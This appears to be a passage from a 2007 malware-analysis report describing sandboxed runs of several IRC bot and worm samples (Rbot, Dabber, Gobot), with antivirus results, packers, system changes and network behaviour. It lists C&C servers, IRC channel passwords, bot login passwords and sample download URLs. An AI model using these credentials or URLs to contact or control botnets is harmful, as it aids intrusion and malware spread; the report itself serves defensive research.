Virus scan:

A-Squared	Found Backdoor.Win32.Rbot.gen
AntiVir	Found WORM/Rbot.177664.5
ArcaVir	Found Trojan.Rbot.Gen.177544.MX
Avast	Found Win32:Rbot-DBM
AVG Antivirus	Found IRC/BackDoor.SdBot2.MRX
BitDefender	Found Backdoor.Rbot.BRV
ClamAV	Found Trojan.SdBot-4168
Dr.Web	Found Win32.HLLW.MyBot
F-Prot Antivirus	Found Possibly a new variant of W32/Internet-Trojan-patched-based!Maximus
F-Secure Anti-Virus	Found Backdoor.Win32.Rbot.gen
Fortinet	Found W32/RBot!tr.bdr
Kaspersky Anti-Virus	Found Backdoor.Win32.Rbot.gen
NOD32	Found Win32/Rbot
Norman Virus Control	Found W32/Spybot.BCUI
Panda Antivirus	Found W32/Gaobot.PFO.worm
Rising Antivirus	Found nothing
VirusBuster	Found Worm.Rbot.LSU
VBA32	Found Backdoor.Win32.Rbot.gen
Packers detected:	Enigma

Packers detected by PEiD:

Detected:	Borland C++ DLL Method [Overlay]
Entropy:	7.97 (Packed)
EP Check:	Not Packed
Fast Check:	Packed

Packers detected by IDA Pro:

In the ASCII String section it says that the program is protected by “Enigma protector v1.04” found at <http://www.enigma.izmuroma.ru/>

The disassemblers were unable to read the file properly due to the packing of the executable in phase 1.

Phase 2

Overview:

The original executable created a new executable in C:\Windows\system32 with a random character name, started it, and then the new process killed the original process and deleted the file.

Network activity:

The malware connected to a C&C Server.

C&C details:

C&C server: home.najd.us, port: 6667
NICK: FFF-616544191
USER: ralwwbtaf 0 0 :FFF-616544191
USERHOST: FFF-616544191
IRC C&C-channel: #dd
IRC C&C-channel pass: dpass
MODE: +x+i
Possible Bot login pass: hi, dd, id99
Other IRC channels: #FFF
Possible botmaster host mask: *@room

System change:

Files

! File C:\WINDOWS\system32/config/SysEvent.Evt was changed
! File C:\WINDOWS\Prefetch/CMD.EXE-087B4001.pf was changed
! File C:\WINDOWS\Prefetch/WMI PRVSE.EXE-28F301A9.pf was changed
! File C:\WINDOWS\system32/wbem/Repository/FS/MAPPING.VER was changed
! File C:\WINDOWS\system32/wbem/Repository/FS/INDEX.MAP was changed
! File C:\WINDOWS\system32/wbem/Repository/FS/OBJECTS.MAP was changed
- File C:\MALWARE/unpacked/MSNGR32.com was deleted

! File C:\WINDOWS\system32\wbem\Repository\FS\MAPPING1.MAP was changed
! File C:\WINDOWS\Prefetch\LOGON.SCR-151EFAEA.pf was changed
+ File C:\WINDOWS\Prefetch\RVZMJGA.COM-25EE7687.pf was added
+ File C:\WINDOWS\Prefetch\REGEDIT.EXE-1B606482.pf was added
+ File C:\MALWARE\Analysis\snap1.pes was added
+ File C:\WINDOWS\Prefetch\MSNGR32.COM-3AFF6745.pf was added
+ File C:\WINDOWS\system32\rvzmjga.com was added
+ File C:\WINDOWS\Prefetch\NETSTAT.EXE-2B2B4428.pf was added

DLLs

+ DLL C:\WINDOWS\system32\icmp.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\MSVFW32.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\rvzmjga.com was loaded into memory.
+ DLL C:\WINDOWS\system32\odbc32.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\wsock32.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\user32.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\sensapi.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\oleaut32.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\ws2_32.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\wininet.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\avicap32.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\dnsapi.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\advapi32.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\mpr.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\shell32.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\shdocvw.dll was loaded into memory.

Services

! Service Windows Firewall/Internet Connection Sharing (ICS) has changed its state from Auto to Disabled.
! Service Automatic Updates has changed its state from Auto to Disabled.
! Service Security Center has changed its state from Auto to Disabled.

Ports

+ TCP connection between 65.100.100.6:1096 and 4.3.2.228:6667 was opened.

Processes

- Process (PID: 1300) is no longer running.
+ Process C:\WINDOWS\system32\rvzmjga.com 288
"C:\MALWARE\unpacked\MSNGR32.com" (PID: 964) was started on the system.
+ Process (PID: 504) was started on the system.

Phase 3

The bot logged in to our Beware IRC server and joined the C&C channel. We were unable to log in to the bot, so no commands were tried out.

Internet analysis

Performed June 11, 2007 @ 10:45 – 11:00

The tried to resolve the DNS address home.najd.us, and was redirected to the IP address 63.173.172.98. This IP address did not respond to any of the requests.

8.10 Analysis of 0ce21e7ea9743f64774df29d47c138c2

[2007-05-08T13:26:22]
123.195.145.244 -> 158.38.144.39
ftp://1:1@123.195.145.244:61210/MSNGR32.com
0ce21e7ea9743f64774df29d47c138c2

Sandnet analysis

Phase 1

Virus scan:

A-Squared	Found nothing
AntiVir	Found WORM/Rbot.180224.14
ArcaVir	Found Trojan.Rbot.Gen.179200.MX
Avast	Found Win32:Rbot-DBK
AVG Antivirus	Found IRC/BackDoor.SdBot2.MVZ
BitDefender	Found DeepScan:Generic.Sdbot.B28719F6
ClamAV	Found Trojan.SdBot-4167
Dr.Web	Found Win32.HLLW.MyBot
F-Prot Antivirus	Found Possibly a new variant of W32/Internet-Trojan-patched-based!Maximus
F-Secure Anti-Virus	Found Backdoor.Win32.Rbot.gen
Fortinet	Found W32/RBot!tr.bdr
Kaspersky Anti-Virus	Found Backdoor.Win32.Rbot.gen
NOD32	Found Win32/Rbot
Norman Virus Control	Found W32/Spybot.BCVT
Panda Antivirus	Found nothing
Rising Antivirus	Found nothing
VirusBuster	Found Worm.Rbot.KKL
VBA32	Found Win32.HLLW.MyBot
Packers detected:	PE_PATCH.ENIGMA, ENIGMA

Packers detected by PEid:

Detected:	Borland C++ DLL Method 2 [Overlay]
Entropy:	7.96 (Packed)
EP Check:	Not Packed
Fast Check:	Packed

Packers detected by IDA Pro:

In the ASCII String section it says that the program is protected by “Enigma protector v1.04” found at <http://www.enigma.izmuroma.ru/>

The disassemblers were unable to read the file properly due to the packing of the executable in phase 1.

Phase 2

Overview:

The original executable copied itself to “C:\Windows\system32”, and then deleted the original file.

Network activity:

The malware connected to a C&C server.

C&C details:

C&C server: home.najd.us, port: 6667
NICK: FTTT423583555
USER: ierlyvouih 0 0 :FTTT423583555
USERHOST: FTTT423583555
IRC C&C-channel: #dd
IRC C&C-channel pass: dpass
MODE: +x+i
Possible Bot login pass: hi, dd, id999
Other IRC channels: #FFF
Possible botmaster host mask: *@room

System changes:

Files

! File C:\WINDOWS\Prefetch\CMD.EXE-087B4001.pf was changed
! File C:\WINDOWS\Prefetch\WMIPRVSE.EXE-28F301A9.pf was changed
! File C:\WINDOWS\system32\wbem\Repository\FS\MAPPING.VER was changed
! File C:\WINDOWS\Prefetch\MSNGR32.COM-3AFF6745.pf was changed
! File C:\WINDOWS\system32\wbem\Repository\FS\INDEX.MAP was changed
- File C:\MALWARE\unpacked\msngr32.com was deleted
! File C:\WINDOWS\system32\wbem\Repository\FS\OBJECTS.MAP was changed
! File C:\WINDOWS\system32\wbem\Repository\FS\MAPPING1.MAP was changed

- + File C:\WINDOWS\Prefetch/REGEDIT.EXE-1B606482.pf was added
- + File C:\WINDOWS\Prefetch/MSNGR32.COM-228FECE3.pf was added
- + File C:\MALWARE/Analysis/snap1.pes was added
- + File C:\WINDOWS\system32/MSNGR32.com was added
- + File C:\WINDOWS\Prefetch/NETSTAT.EXE-2B2B4428.pf was added

DLLs

- + DLL C:\WINDOWS\system32\actxprxy.dll was loaded into memory.
- + DLL C:\WINDOWS\system32\MSNGR32.com was loaded into memory.
- + DLL C:\WINDOWS\system32\icmp.dll was loaded into memory.
- + DLL C:\WINDOWS\system32\MSVFW32.dll was loaded into memory.
- + DLL C:\WINDOWS\system32\odbc32.dll was loaded into memory.
- + DLL C:\WINDOWS\system32\wsock32.dll was loaded into memory.
- + DLL C:\WINDOWS\system32\user32.dll was loaded into memory.
- + DLL C:\WINDOWS\system32\sensapi.dll was loaded into memory.
- + DLL C:\WINDOWS\system32\oleaut32.dll was loaded into memory.
- + DLL C:\WINDOWS\system32\ws2_32.dll was loaded into memory.
- + DLL C:\WINDOWS\system32\wininet.dll was loaded into memory.
- + DLL C:\WINDOWS\system32\avicap32.dll was loaded into memory.
- + DLL C:\WINDOWS\system32\dnsapi.dll was loaded into memory.
- + DLL C:\WINDOWS\system32\advapi32.dll was loaded into memory.
- + DLL C:\WINDOWS\system32\mpr.dll was loaded into memory.
- + DLL C:\WINDOWS\system32\shell32.dll was loaded into memory.
- + DLL C:\WINDOWS\system32\shdocvw.dll was loaded into memory.

Services

- ! Service Windows Firewall/Internet Connection Sharing (ICS) has changed its state from Auto to Disabled.
- ! Service Automatic Updates has changed its state from Auto to Disabled.
- ! Service Security Center has changed its state from Auto to Disabled.

Processes

- Process (PID: 1300) is no longer running.
- + Process (PID: 1284) was started on the system.
- + Process C:\WINDOWS\system32\MSNGR32.com 288
- "C:\MALWARE\unpacked\msngr32.com" (PID: 1136) was started on the system.

Phase 3

The bot logged in to the IRC server and joined the channel, but we were unable to log in to the bot.

Internet analysis

Performed June 13, 2007 @ 10:37 – 11:05

The malware tried to resolve the DNS address home.najd.us, and was redirected to the IP addresses 63.173.172.98. None of the connection attempts were answered by the IP address.

8.11 Analysis of 5bfd3657259a3f26d00f242487037304

[2007-04-22T18:17:02]
60.42.191.26 -> 158.38.144.32
tftp://60.42.191.26:69/h3110.411
5bfd3657259a3f26d00f242487037304

Sandnet analysis

Phase 1

Virus scan:

A-Squared	Found Net-Worm.Win32.Dabber.c
AntiVir	Found W32/Dabber.B
ArcaVir	Found Worm.Dabber.C
Avast	Found Win32:Dabber-B
AVG Antivirus	Found Worm/Dabber.C
BitDefender	Found Generic.Malware.SWX!dld .A8FCFCD6
ClamAV	Found Worm.Dabber.B
Dr.Web	Found Win32.HLLW.Dabber
F-Prot Antivirus	Found W32/Dabber.D
F-Secure Anti-Virus	Found Net-Worm.Win32.Dabber.c
Fortinet	Found W32/Dabber.C!worm
Kaspersky Anti-Virus	Found Net-Worm.Win32.Dabber.c
NOD32	Found Win32/Dabber.C
Norman Virus Control	Found Dabber.B
Panda Antivirus	Found W32/Dabber.B.worm
Rising Antivirus	Found Worm.Dabber.b
VirusBuster	Found Worm.Dabber.B
VBA32	Found Net-Worm.Win32.Dabber.c
Packers detected:	PE_PATCH, UPX

Packers detected by PEid:

Detected: UPX-Scrambler RC1.x -> Control
Entropy: 7.91 (Packed)
EP Check: Packed
Fast Check: Packed

The disassemblers were unable to read the file properly due to packing of the executable in phase 1.

Phase 2

Overview:

The original file needed to be unblocked from the Firewall. It did not delete itself after execution, but it did create a new executable called package.exe located in C:\Windows\system32. It then added an entry to the registry so that package.exe starts up when the computer boots. Package.exe also needed to be unblocked from the firewall. When trying to send the analysis data over the SSH protocol, the executable denied access to the remote server claiming it was unreachable. When the malicious process was killed, the SSH worked fine again.

Network activity:

There were no connections to a C&C server. The malware connected to other computers in the nearby network, in our case the IP range: 65.100.80.xxx - 65.100.83.xxx. It would probably have connected to a wider range had we kept it running for a longer period of time. The ports which the malware connected to, were 5554 (Sasser backdoor), 1023 (Sasser FTP server), 445 (File sharing), and 9898 (The worm's own backdoor).

System change:

Files

- ! File C:\WINDOWS\system32/config/SysEvent.Evt was changed
- ! File C:\WINDOWS\Prefetch\WMIPRVSE.EXE-28F301A9.pf was changed
- ! File C:\WINDOWS\system32/wbem/Repository/FS/MAPPING.VER was changed
- ! File C:\WINDOWS/Debug/UserMode/userenv.log was changed
- ! File C:\WINDOWS\system32/wbem/Repository/FS/INDEX.MAP was changed
- ! File C:\WINDOWS\system32/wbem/Repository/FS/MAPPING2.MAP was changed
- ! File C:\WINDOWS\system32/wbem/Repository/FS/OBJECTS.MAP was changed
- ! File C:\WINDOWS\system32/wbem/Repository/FS/MAPPING1.MAP was changed
- + File C:\MALWARE/Analysis/snap1.pes was added
- + File C:\WINDOWS\system32/package.exe was added
- + File C:\WINDOWS\Prefetch/RUNDLL32.EXE-394CF797.pf was added
- + File C:\Documents and Settings/All Users/Start Menu/Programs/Startup/package.exe was added
- + File C:\WINDOWS\Prefetch/HELLOALL.EXE-0A058029.pf was added
- + File C:\WINDOWS\Prefetch/NETSTAT.EXE-2B2B4428.pf was added

DLLs

- + DLL C:\\WINDOWS\\system32\\rsvpsp.dll was loaded into memory.

- + DLL C:\\WINDOWS\\system32\\shdocvw.dll was loaded into memory.
- + DLL C:\\MALWARE\\unpacked\\helloall.exe was loaded into memory.

Services

! Service Windows Firewall/Internet Connection Sharing (ICS) has changed its state from Auto to System.

! Service Security Center has changed its state from Auto to System.

Ports

- + TCP connection between 65.100.100.6:3337 and 65.100.82.145:1023 was opened.
- + TCP connection between 65.100.100.6:3340 and 65.100.82.148:1023 was opened.
- + UDP connection between 0.0.0.0:69 and *:~ was opened.
- + TCP connection between 0.0.0.0:9898 and 0.0.0.0:0 was opened.
- + TCP connection between 65.100.100.6:3335 and 65.100.82.143:1023 was opened.
- + TCP connection between 65.100.100.6:3339 and 65.100.82.147:1023 was opened.
- + TCP connection between 65.100.100.6:3341 and 65.100.82.149:1023 was opened.
- + TCP connection between 65.100.100.6:3342 and 65.100.82.150:1023 was opened.
- + TCP connection between 65.100.100.6:3338 and 65.100.82.146:1023 was opened.
- + TCP connection between 65.100.100.6:3336 and 65.100.82.144:1023 was opened.
- + TCP connection between 65.100.100.6:3343 and 65.100.82.151:1023 was opened.
- + TCP connection between 65.100.100.6:3344 and 65.100.82.152:1023 was opened.

* These are only the last connections before taking the system change snapshot, the worm made over 10.000 connections during the experiment.

Processes

- Process (PID: 1008) is no longer running.
- + Process "C:\\MALWARE\\unpacked\\helloall.exe" (PID: 612) was started on the system.
- + Process (PID: 3324) was started on the system.

Phase 3

The malware turned out to be a Dabber-worm, so phase 3 was not conducted.

Internet analysis

The malware turned out to be a Dabber-worm, so an internet analysis was not conducted.

8.12 Analysis of 9fea785ca9ef38f32fbdd1ad5b64eea0

[2007-05-05T15:27:05]
122.126.29.248 -> 158.38.144.79
ftp://1:1@122.126.29.248:40217/Tilecomnu.com
9fea785ca9ef38f32fbdd1ad5b64eea0

Sandnet analysis

Phase 1

Virus scan:

A-Squared	Found Backdoor.Win32.Agent.r
AntiVir	Found BDS/Agent.R.3
ArcaVir	Found Trojan.Agent.R
Avast	Found Win32:Agent-DGQ
AVG Antivirus	Found BackDoor.Agent.CVE
BitDefender	Found DeepScan:Generic.Sdbot.1580CFF3
ClamAV	Found Trojan.Agent-1373
Dr.Web	Found Win32.HLLW.MyBot
F-Prot Antivirus	Found Possibly a new variant of W32/PWStealer1!Generic
F-Secure Anti-Virus	Found Backdoor.Win32.Agent.r
Fortinet	Found W32/Agent.R!tr.bdr
Kaspersky Anti-Virus	Found Backdoor.Win32.Agent.r
NOD32	Found Win32/Rbot
Norman Virus Control	Found W32/Agent.APUE
Panda Antivirus	Found W32/Gaobot.OJE.worm
Rising Antivirus	Found Backdoor.IRCbot.egs
VirusBuster	Found Worm.RBot.IFJ
VBA32	Found Backdoor.Win32.Agent.r
Packers detected:	NSPACK, PE_PATCH, ASPROTECT

Packers detected by PEid:

Detected: Nothing found [Overlay] *
Entropy: 8.0 (Packed)
EP Check: Packed
Fast Check: Packed

The disassemblers were unable to read the file properly due to packing of the executable in phase 1.

Phase 2

Overview:

The original executable created a new executable in C:\Windows\system32 with the same name (Tilecomnu.com), started it, and then deleted the original file.

Network activity:

The malware connected to a C&C server.

C&C details:

C&C Server 1: home.najd.us, port: 6667
C&C Server 2: home.paltalkdc.com (not used)
NICK: NU-868087947
USER: okdzescgc 0 0 :NU-868087947
USERHOST: NU-868087947
IRC C&C channel: #dd
IRC C&C channel password: dpass
MODE: +x+i
Possible Bot login-passwords: dd
Other IRC channels: #nu, #ss
Possible botmaster host mask: *@room

System change:

Files

! File C:\WINDOWS\system32/config/SysEvent.Evt was changed
! File C:\WINDOWS/Prefetch/CMD.EXE-087B4001.pf was changed
! File C:\WINDOWS/Prefetch/WMIIPRVSE.EXE-28F301A9.pf was changed
! File C:\WINDOWS\system32/wbem/Repository/FS/MAPPING.VER was changed
! File C:\WINDOWS\system32/wbem/Repository/FS/INDEX.MAP was changed
! File C:\WINDOWS\system32/wbem/Repository/FS/OBJECTS.MAP was changed
- File C:\MALWARE/unpacked/Tilecomnu.com was deleted
! File C:\WINDOWS\system32/wbem/Repository/FS/MAPPING1.MAP was changed
+ File C:\WINDOWS/Prefetch/REGEDIT.EXE-1B606482.pf was added
+ File C:\MALWARE/Analysis/snap1.pes was added
+ File C:\WINDOWS/Prefetch/TILECOMNU.COM-0C14ADBF.pf was added
+ File C:\WINDOWS\system32/Tilecomnu.com was added
+ File C:\WINDOWS/Prefetch/TILECOMNU.COM-3806DA79.pf was added
+ File C:\WINDOWS/Prefetch/NETSTAT.EXE-2B2B4428.pf was added

DLLs

- + DLL C:\\WINDOWS\\system32\\Tilecomnu.com was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\icmp.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\MSVFW32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\odbc32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\wsock32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\user32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\sensapi.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\wininet.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\avicap32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\dnsapi.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\mpr.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\shell32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\shdocvw.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\WS2_32.DLL was loaded into memory.

Services

- ! Service Windows Firewall/Internet Connection Sharing (ICS) has changed its state from Auto to Disabled.
- ! Service Automatic Updates has changed its state from Auto to Disabled.
- ! Service Security Center has changed its state from Auto to Disabled.

Ports

- + TCP connection between 65.100.100.6:1088 and 4.3.2.46:6667 was opened.

Processes

- Process (PID: 1748) is no longer running.
- + Process (PID: 1160) was started on the system.
- + Process C:\\WINDOWS\\system32\\Tilecomnu.com 292
- "C:\\MALWARE\\unpacked\\Tilecomnu.com" (PID: 348) was started on the system.

Phase 3

The bot logged in to our Beware IRC server and joined the C&C channel. We were unable to log in to the bot, so no commands were tried out.

Internet analysis

Performed June 12, 2007 @ 17:45 – 18:30

The malware tried to resolve the DNS address home.najd.us, and was redirected to the IP addresses 63.173.172.98. None of the connection attempts were answered by the IP address.

8.13 Analysis of 41a75fcf84086198bd29ee34e40fcf85

[2007-04-12T13:45:44]
59.112.41.64 -> 158.38.144.74
ftp://59.112.41.64:47490/Tilecompc.com
41a75fcf84086198bd29ee34e40fcf85

Sandnet analysis

Phase 1

Virus scan:

A-Squared	Found Backdoor.Win32.Rbot.gen
AntiVir	Found WORM/Rbot.104448.74
ArcaVir	Found Trojan.Rbot.Gen.106209.MX
Avast	Found Win32:Eggdrop-AC
AVG Antivirus	Found IRC/BackDoor.SdBot2.KQO
BitDefender	Found Generic.Sdbot.18359CF4
ClamAV	Found Trojan.SdBot-2920
Dr.Web	Found Win32.HLLW.MyBot
F-Prot Antivirus	Found W32/Ircbot.1!Generic
F-Secure Anti-Virus	Found Backdoor.Win32.Rbot.gen
Fortinet	Found W32/RBot.ARW!tr.bdr
Kaspersky Anti-Virus	Found Backdoor.Win32.Rbot.gen
NOD32	Found a variant of Win32/Rbot
Norman Virus Control	Found W32/Spybot.AZFF
Panda Antivirus	Found W32/Gaobot.OHV.worm
Rising Antivirus	Found nothing
VirusBuster	Found Worm.Rbot.IVE
VBA32	Found Backdoor.Win32.Rbot.gen

Packers detected: NSPACK, UPX

Packers detected by PEid:

Detected: Nothing found [Overlay] *
Entropy: 8.0 (Packed)
EP Check: Packed
Fast Check: Packed

Packers detected by IDA Pro:

In the dumped executable it says:
Info: This file is packed with the UPX executable packer

Id: UPX 0.84 Copyright © 1996-1999 Laszlo Molnar & Markus Oberhumer
Id: NRV 0.61 Copyright © 1996-1999 Markus F.X.J. Oberhumer
Licence: NRV for UPX is distributed under special licence

The disassemblers were unable to read the file properly due to packing of the executable in phase 1.

Phase 2

Overview:

The original file was started, created a new executable with the same name (Tilecompc.com) in C:\Windows\system32 and then deleted its original file.

Network activity:

The malware connected to a C&C server.

C&C details:

C&C server 1: home.najd.us, port: 6667
C&C server 2:home.paltalkdc.com (not used)
NICK: PC-759600652
USER: tugvcyupn 0 0 :PC-759600652
USERHOST: PC-759600652
IRC C&C-channel: #dd
C&C-channel pass: dpass
MODE: +x+i
Other IRC channels: #pc, #ss
Possible Bot login-passwords: hi, idsp
Possible botnet hostmask: *@room

System change:

Files

! File C:\WINDOWS/Prefetch/CMD.EXE-087B4001.pf was changed
! File C:\WINDOWS/Prefetch/WMIPRVSE.EXE-28F301A9.pf was changed
! File C:\WINDOWS/Debug/UserMode/userenv.log was changed
! File C:\WINDOWS\system32/wbem/Repository/FS/INDEX.MAP was changed
! File C:\WINDOWS\system32/wbem/Repository/FS/MAPPING2.MAP was changed
! File C:\WINDOWS\system32/wbem/Repository/FS/OBJECTS.MAP was changed
! File C:\WINDOWS\system32/wbem/Repository/FS/MAPPING1.MAP was changed
! File C:\WINDOWS/Prefetch/LOGON.SCR-151EFAEA.pf was changed

- File C:\MALWARE\unpacked\Tilecompc.com was deleted
- + File C:\WINDOWS\Prefetch/TILECOMPC.COM-2FE3D618.pf was added
- + File C:\WINDOWS\Prefetch/REGEDIT.EXE-1B606482.pf was added
- + File C:\MALWARE\Analysis\snap1.pes was added
- + File C:\WINDOWS\system32\Tilecompc.com was added
- + File C:\WINDOWS\Prefetch/NETSTAT.EXE-2B2B4428.pf was added
- + File C:\WINDOWS\Prefetch/TILECOMPC.COM-1437B220.pf was added

DLLs

- DLL C:\\WINDOWS\\System32\\logon.scr was removed from memory.
- + DLL C:\\WINDOWS\\system32\\icmp.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\MSVFW32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\odbc32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\wsock32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\user32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\Tilecompc.com was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\sensapi.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\wininet.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\avicap32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\dnsapi.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\mpr.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\shell32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\shdocvw.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\WS2_32.DLL was loaded into memory.

Services

- ! Service Windows Firewall/Internet Connection Sharing (ICS) has changed its state from Auto to Disabled.
- ! Service Automatic Updates has changed its state from Auto to Disabled.
- ! Service Security Center has changed its state from Auto to Disabled.

Ports

No ports opened

Processes

- Process (PID: 1820) is no longer running.
- Process C:\WINDOWS\System32\logon.scr /s (PID: 1316) is no longer running.
- + Process C:\WINDOWS\system32\Tilecompc.com 284 "C:\MALWARE\unpacked\Tilecompc.com" (PID: 864) was started on the system.
- + Process (PID: 1708) was started on the system.

Phase 3

The bot logged in to our Beware IRC server and joined the C&C channel. We were unable to log in to the bot, so no commands were tried out.

Internet analysis

Performed June 12, 2007 @ 11:00 – 11:28 & 11:36 – 12:00

The internet analysis was performed two times as the first analysis yielded some unusual results. In the first analysis, the malware tried to resolve the DNS address `home.paltalk.com`, but the DNS responded with “server failure”. No connection requests were sent to any IP addresses. In the second analysis however, the malware tried to resolve the DNS address `home.najd.us`, which redirected to the IP address `63.173.172.98`. This address did not respond to any connection attempts. Both these DNS addresses are listed in the bot’s code, but it is unclear if it is random which address the bot connects to.

8.14 Analysis of f5abfc06a5088f9b0752f786b484024d

[2007-05-08T23:02:13]
62.34.71.131 -> 158.38.144.64
mydoom://62.34.71.131
f5abfc06a5088f9b0752f786b484024d

Sandnet analysis

Phase 1

Virus scan:

A-Squared	Found Backdoor.Win32.Gobot.gen
AntiVir	Found WORM/Gobot.40014
ArcaVir	Found Trojan.Gobot.Gen.78414.MX
Avast	Found Win32:Gaobot-1585
AVG Antivirus	Found BackDoor.Generic.GFO
BitDefender	Found Backdoor.Gobot.AS
ClamAV	Found Trojan.Gobot-8
Dr.Web	Found BackDoor.Gobot
F-Prot Antivirus	Found W32/Backdoor.CZV
F-Secure Anti-Virus	Found Backdoor.Win32.Gobot.gen
Fortinet	Found W32/Gobot.M!tr.bdr
Kaspersky Anti-Virus	Found Backdoor.Win32.Gobot.gen
NOD32	Found a variant of Win32/Gobot
Norman Virus Control	Found W32/Gobot.AK
Panda Antivirus	Found W32/Gobot.AB.worm
Rising Antivirus	Found Backdoor.Gobot.u
VirusBuster	Found Worm.Gobot.K
VBA32	Found Backdoor.Win32.Gobot.gen
Packers detected:	UPX

Packers detected by PEid:

Detected: UPX 0.89.6 – 1.02 / 1.05 – 1.24 (Delphi) stub -> Markus & Laszlo
[Overlay]
Entropy: 7.92 (Packed)
EP check: Packed
Fast Check: Packed

The disassemblers were unable to read the file properly due to packing of the executable in phase 1.

Phase 2

Overview:

The malware created a new file with a random character name in the “C:\Windows\”-directory and started it. The new process was blocked by the Windows firewall, and needed to be unblocked by a user. It did not delete the original file after execution.

Network activity:

The malware seemed to connect to random IP addresses through ports 139 (netbios), 445 (file sharing in Windows) and 3127 (backdoor created by mydoom). This was most likely a spreader-feature to infect other vulnerable computers. It also connected to a C&C server, but did not join any channels. In the Internet analysis the bot tried to connect to two different C&C servers. In this analysis it only connected to one server, probably because the connection was “successful” with the Sandnet’s fake IRC server. In the Internet analysis the connections were unsuccessful, thus it tried to connect to the secondary server.

C&C details:

C&C server 1: 195.54.102.4, port: 6667
C&C server 2: 201.224.87.98, port: 6667
NICK: eeniti
USER: eeniti Ghost BOT :Ghost-BOT

There were no attempts to join an IRC channel

System change:

Files

! File C:\WINDOWS\system32/config/SysEvent.Evt was changed
! File C:\WINDOWS\Prefetch\WMIPRVSE.EXE-28F301A9.pf was changed
! File C:\WINDOWS\system32/wbem/Repository/FS/MAPPING.VER was changed
! File C:\WINDOWS/Debug/UserMode/userenv.log was changed
! File C:\WINDOWS\system32/wbem/Repository/FS/INDEX.MAP was changed
! File C:\WINDOWS\system32/wbem/Repository/FS/OBJECTS.MAP was changed
! File C:\WINDOWS\system32/wbem/Repository/FS/MAPPING1.MAP was changed
! File C:\WINDOWS\Prefetch/LOGON.SCR-151EFAEA.pf was changed
+ File C:\WINDOWS\Prefetch/RUNDLL32.EXE-4BE60AC7.pf was added
+ File C:\MALWARE/Analysis/snap1.pes was added
+ File C:\WINDOWS\Prefetch/MYDOOM.EXE-33C8C2A0.pf was added
+ File C:\WINDOWS\uZ2tCuD.exe was added
+ File C:\WINDOWS\Prefetch/NETSTAT.EXE-2B2B4428.pf was added

DLLs

- + DLL C:\\MALWARE\\unpacked\\mydoom.exe was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\sensapi.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\oleaut32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\ws2_32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\wininet.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\advapi32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\mpr.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\URLMON.DLL was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\shell32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\shdocvw.dll was loaded into memory.

Services

No changes made.

Ports

- + TCP connection between 65.100.100.6:1808 and 33.141.132.221:3127 was opened.
- + TCP connection between 65.100.100.6:1816 and 72.135.46.126:3127 was opened.
- + TCP connection between 65.100.100.6:1814 and 5.193.179.151:3127 was opened.
- + TCP connection between 65.100.100.6:1810 and 92.125.205.54:3127 was opened.
- + TCP connection between 65.100.100.6:1815 and 211.16.160.85:3127 was opened.
- + TCP connection between 65.100.100.6:1811 and 104.216.3.16:3127 was opened.
- + TCP connection between 65.100.100.6:1809 and 151.56.120.167:3127 was opened.
- + TCP connection between 0.0.0.0:113 and 0.0.0.0:0 was opened.
- + TCP connection between 65.100.100.6:1813 and 14.37.246.135:3127 was opened.
- + TCP connection between 65.100.100.6:1817 and 46.253.219.180:3127 was opened.
- + TCP connection between 65.100.100.6:1096 and 201.224.87.98:6667 was opened.
- + TCP connection between 65.100.100.6:1812 and 11.215.199.122:3127 was opened.

* The ports listed here are just the few ones that had not been timed out yet at the time of system image snapshot. There were actually about 3500 connections made during the experiment.

Processes

- Process (PID: 184) is no longer running.

- + Process "C:\MALWARE\unpacked\mydoom.exe" (PID: 1248) was started on the system.
- + Process (PID: 1916) was started on the system.

Phase 3

Since the bot never logged on to an IRC channel we did not run phase 3.

Internet analysis

Performed May 12, 2007 @ 15:39 – 15:49

The malware connected to seemingly random IP addresses through ports 139 (netbios), 445 (file sharing in Windows) and 3127 (backdoor created by mydoom).

